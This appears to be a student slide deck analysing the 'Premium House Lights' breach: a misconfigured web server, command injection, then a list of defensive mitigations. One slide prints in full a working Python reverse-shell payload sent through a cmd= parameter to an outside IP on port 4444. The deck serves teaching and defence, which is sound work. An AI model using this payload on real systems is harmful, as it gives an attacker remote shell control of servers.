PHL Breach Lessons:

Significance of Implementing a Robust Network Defence within Incident Response Frameworks

Saima Ahmed

PHL: Premium House Lights

A bit about myself :


My work background

Why I joined cybersecurity course ?

https://www.linkedin.com/in/saima-ahmed-/

Overview

- Vulnerability : Misconfiguration of the web server
- Tactic: Persistence
- Technique: Command Injection
- Mitigation & Remediation
- Secure Network design
- Conclusion





Vulnerability

- Misconfiguration in the web server
  - Directory listing - The structure and file names are visible
  - Unauthorized access
  - Sensitive data exposure or Information disclosure
- The OWASP top 10
  - Broken access control
  - Security misconfiguration

Tactic

- Persistence (MITRE ATT&CK framework)
  - Inject a malicious script, which includes a Python command.
  - The script initiates a reverse shell connection.
  - The adversary gains remote access and control over the compromised system.






Technique:

Command Injection :


- By injecting a command, the attacker can potentially execute arbitrary commands on the web server.




In summary, the `cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("138.68.92.163",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'` command attempts to establish a TCP connection to the IP address `138.68.92.163` on port `4444` and redirects the input/output streams to this connection. It then launches an interactive shell session on the remote machine, allowing the attacker to execute commands remotely.

Mitigations and Remediations

- Proper Input Validation
- Authentication, Authorization and Accountability (AAA)
- Implement HTTPS
- Rate Limiting and Throttling
- Web Application Firewall (WAF)
- Network Segmentation
- Intrusion Detection and Prevention System (IDPS)
- Strong Encryption
- Security Testing and Vulnerability Assessments



Network Design



Conclusion

PHL breach lessons learned:

- Robust network design
- Layers of defense
- Secure Gateways
- Segmentation
- Strong Encryption
- Monitoring and Incident Response #NISTguidelines